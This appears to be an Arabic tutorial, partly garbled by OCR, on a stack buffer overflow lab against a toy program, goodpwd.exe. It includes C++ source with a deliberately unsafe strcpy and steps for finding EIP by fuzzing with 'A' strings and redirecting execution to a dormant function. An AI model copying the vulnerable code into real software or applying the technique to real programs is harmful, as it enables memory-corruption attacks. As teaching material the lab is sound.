

goodpwd.exe AAABCD  
 goodpwd.exe AAAABCD  
 goodpwd.exe AAAAAABCD  
 and so on




-طب احنا ممكن ننفذ الكلام دا من خلال ال Visual Studio عن طريق اننا نفتح ملف ال exe بتعنا ونضيفله ال Argument زي كدا .




بعد كدا اما تحط ملف ال exe بتابعك اضغط ALT+Enter عشان يفتحلك option انك تضيف ال Argument للملف بتابعك ودا اللي عاوزينه .




- تعالى نضيف ال Argument بتعنا زي متفقنا نشوف ايه هبطعلنا ...



- نضغط Start اللي فوق عشان نشغل البرنامج بتعنا ...




-بس خد بالك من نقطه وهي ان ال **error** دا مش بيقولك على اللي عاوزينه وهو مكان ال **EIP** وكمان دا بيقولك ال **Crash** حصل فال **Stack** ومحصلش للبرنامج نفسه عشان نعرف ال **EIP** واقف فين ... طب دا حله ايه !! انك تقدر تضييف فقيم ال **A** الخاصه بال **error** عشان تطلعنا ال **error** اللي عاوزينه **Argument** زى كدا .



هتلaci هنا ال **error** أختلف و هو قولك ازاي عرفنا انه الخاص بال **EIP** ... لو جينا نجيب ال **hexadecimal** للقيمه اللي طلعتنا دي هنلاقيها كالتالى ... **41x0** ودا ال بيمثل قيمه ال **A** ... اللي بعده **42x0** ودا بيمثل قيمه ال **B** ... واللي بعده **43x0** ودا بيمثل قيمه ال **C** ... واللي بعده **44x0** ودا بيمثل قيمه ال **D** ... يعني ال **error** دا حصل عند نهايه ال **Argument** اللي لسه ضايفينه واللي كان آخر قيمه فيه لو تفترك **BCD** فمعنى ان دا ال **hexadecimal** الخاص بال **Argument** ... اللي ضفناه فالآخر اللي سبب ال **Crash** للبرنامج ...

-ودا معناه ان دا آخر سطر نفذه ال **EIP** يعني آخر سطر وقف عنده وهو دا اللي عاوز اوصله من الاول أعرف مكان ال **EIP** واقف فين وايه السطر اللي عليه الدور فالتنفيذ عشان ابدء ازرع ال **Payload** بتاعي فالسطر اللي عليه الدور ... فكان لازم اعرف ال **EIP** واقف فين الاول ... وصلت كدا ... تعالى نشوف ال الاول ونحلله برضه عشان نعرف الفرق مبين الاثنين وليه عرفنا نا دا خاص بال **EIP** اللي هنشوفه لاء .



-هتلaci قيم ال **Hexadecimal** اللي طالعه عندنا غير مطابقه لل **Argument** اللي دخلناه لملف ال **exe** اللي هو كان كله **A** وأخره **B** ... فلو جينا نحو القيم دي لـ **BCD** هنلاقي النتيجه اللي قولناها فوق اللي هي **41A=0x** الى اخره ... انما القيمه اللي قدامنا دي مختلفه ودا اللي خلانا نقول عليها انها ملهاش علاقه بال **EIP** وعملت **Stack Crash** لـ **Stack** ولكنها معمليتش للبرنامـج .

-فعلى سبيل المثال عندنا **Function** اسمها ال **good\_password** ودي اساسا فالكود لو رجعت ليه هتلaciها مش شغاله اساسا فأحنا هنا عاوزين نخلى ال **Function** دي تشتعل مكان السطر اللي عليه الدور فالبرنامج عندنا ونعرف ال **EIP** انه يشاور عليها عشان نطبق الفكره بتاعتنا ... ودا شكل ال **Function** فالكود عندنا للتذكرة .

```

#include <iostream>
#include <cstring>

int bf_overflow(char *str) {
    char buffer[10]; //our buffer
    strcpy(buffer,str); //the vulnerable command
    return 0;
}


int good_password(){ // a function which is never executed
    printf("Valid password supplied\n");
    printf("This is good_password function \n");
}

int main(int argc, char *argv[]) {
    int password=0; // controls whether password is valid or not
    printf("You are in goodpwd.exe now\n");
    bf_overflow(argv[1]); //call the function and pass user input
    if ( password == 1 ) {
        good_password(); //this should never happen
    } else {
        printf("Invalid Password!!!\n");
    }
    printf("Quitting sample1.exe\n");
    return 0;
}

```

- عشان ندخل قيمة ال **Function** الخاصه بال **Hexadecimal** اللي هي قولنا عليها ال **good\_password** دي وهي مش شغاله ضمن الكود واحنا عاوزين نشغلها مش هينفع ندخلها عشان يتعملها من خلال ال **Windows Power shell** أو **CMD** ... عندنا كود باسم **helper** دي بتسمحلنا اننا ندخل ال **Hexadecimal** الخاص بال **code** ... **00401548** بتعتنا اللي هو كان **AAA** لاء هنحدلها وهي تضيف العدد اللي عاوزينه ول يكن عاوزين نضيف قيمة ال **A** **22** مره فالكود متعدد جواه يقول ان انه يضيف قيمة ال **A** ك **argument** عدد المرات اللي حدناها اللي هي **22** مره ... بالإضافة انها هتضفلك برضه ال **Payload** بتاعك للبرنامج علشان لما تيجي تشغله يحصل ال **payload** وكمان يحصل اننا عملنا **EIP** 